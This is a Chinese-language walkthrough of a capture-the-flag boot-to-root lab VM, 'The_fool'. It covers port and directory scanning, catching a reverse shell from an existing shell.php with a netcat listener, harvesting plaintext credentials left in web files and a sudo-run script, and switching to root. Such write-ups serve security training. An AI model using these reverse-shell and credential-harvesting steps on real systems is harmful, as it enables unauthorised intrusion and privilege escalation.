群友靶机-The_fool

信息收集

```
┌──(kali㉿kali)-[~/Desktop/fool]
└─$ sudo nmap -p- 10.0.2.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 03:12 EDT
Nmap scan report for 10.0.2.14
Host is up (0.00039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:A5:2C:80 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.69 seconds

┌──(kali㉿kali)-[~/Desktop/fool]
└─$ sudo nmap -sU -F 10.0.2.14 -oA udp
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 03:13 EDT
Nmap scan report for 10.0.2.14
Host is up (0.0026s latency).
All 100 scanned ports on 10.0.2.14 are in ignored states.
Not shown: 67 open|filtered udp ports (no-response), 33 closed udp ports
(port-unreach)
MAC Address: 08:00:27:A5:2C:80 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 28.78 seconds
```

```
┌──(kali㉿kali)-[~/Desktop/fool]
└─$ sudo dirsearch -u 10.0.2.14
[sudo] password for kali:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|||_) (/_(_|| (_| )
```


```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 11460

Output File: /home/kali/Desktop/fool/reports/_10.0.2.14/_25-09-28_03-13-03.txt

Target: http://10.0.2.14/

[03:13:03] Starting:
[03:13:05] 403 -  274B  - /.ht_wsr.txt
[03:13:05] 403 -  274B  - /.htaccess.bak1
[03:13:05] 403 -  274B  - /.htaccess.orig
......
......
[03:14:05] 403 -  274B  - /server-status
[03:14:05] 403 -  274B  - /server-status/
[03:14:06] 200 -    1KB - /shell.php
[03:14:15] 403 -  274B  - /~bin
[03:14:15] 403 -  274B  - /~daemon
[03:14:15] 403 -  274B  - /~backup
[03:14:15] 403 -  274B  - /~games
[03:14:15] 403 -  274B  - /~lp
[03:14:15] 403 -  274B  - /~mail
[03:14:15] 403 -  274B  - /~news
[03:14:15] 403 -  274B  - /~nobody
[03:14:15] 403 -  274B  - /~sync
[03:14:15] 403 -  274B  - /~uucp
```

shell.php很瞩目啊



探戈shell

```
┌──(kali㉿kali)-[~/Desktop/fool]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.14] 56206
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权

```
www-data@TheFool:/home/Elaina/TravelDiary$ cat index.php
cat index.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">

......
......

July 14th:
Spent the morning at the town museum learning about the area's history. In the
afternoon, sat in a park and sketched the old church with its distinctive
spire.
Elaina:Ashenwitch1501017
    </p>

    <img src="jlgl.jpg" alt="另一张图片" style="max-width:100%;height:auto;">
</body>
</html>
```

发现一组凭据 `Elaina:Ashenwitch1501017`

```
┌──(kali㉿kali)-[~/Desktop/fool]
└─$ ssh Elaina@10.0.2.14
Elaina@10.0.2.14's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Sep 28 08:49:10 AM UTC 2025
```

```
  System load:  0.05               Processes:               155
  Usage of /:   57.5% of 10.70GB   Users logged in:         0
  Memory usage: 8%                 IPv4 address for enp0s3: 10.0.2.14
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

58 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Thu Sep 25 15:56:28 2025 from 172.1.20.7
Elaina@TheFool:~$ id
uid=1000(Elaina) gid=1000(Elaina) groups=1000(Elaina)
Elaina@TheFool:~$ sudo -l
Matching Defaults entries for Elaina on TheFool:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin, use_pty

User Elaina may run the following commands on TheFool:
    (ALL) NOPASSWD: /usr/local/bin/diary.sh
Elaina@TheFool:~$ sudo /usr/local/bin/diary.sh
Travel Journal - Public Content
---------------------------------------
Travel Journal - Public Entries:

July 3rd:
Started my journey in a charming coastal town. The morning breeze carried the
scent of saltwater and fresh bakery goods. Spent the day walking along the
boardwalk and watching fishing boats return to harbor.

July 7th:
Took a day trip to explore nearby woodlands. The trails were well-marked and
led through groves of oak and maple trees. Saw several species of birds and
even a small deer that darted across the path.

July 10th:
Visited the central market in town. Vendors sold fresh produce, handmade
crafts, and local specialties. Tried a traditional pastry that was sweet and
```


```
flaky, with a filling of local berries.

July 14th:
Spent the morning at the town museum learning about the area's history. In the
afternoon, sat in a park and sketched the old church with its distinctive
spire.
```


看起来平平无奇 不过还有个note

```
Elaina@TheFool:~$ cat note.txt
passwd
小写2024
diary.sh passwd == hide
https://www.dcode.fr/chiffre-tueur-zodiac
```

同时获得user密码的地方还有一组图片



根据提示



那就应该是 `wanderlust2024`

```
Elaina@TheFool:~$ sudo /usr/local/bin/diary.sh wanderlust2024
Travel Journal - Public Content
----------------------------------------
Travel Journal - Public Entries:

......
root:r0o!Tt
......

July 15th:
Secretly extended my trip by three days. Booked a room at a small inn in the
countryside. Sometimes the best travel experiences happen when you abandon
your original plans.
```

```
Elaina@TheFool:~$ su root
Password:
root@TheFool:/home/Elaina# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

结束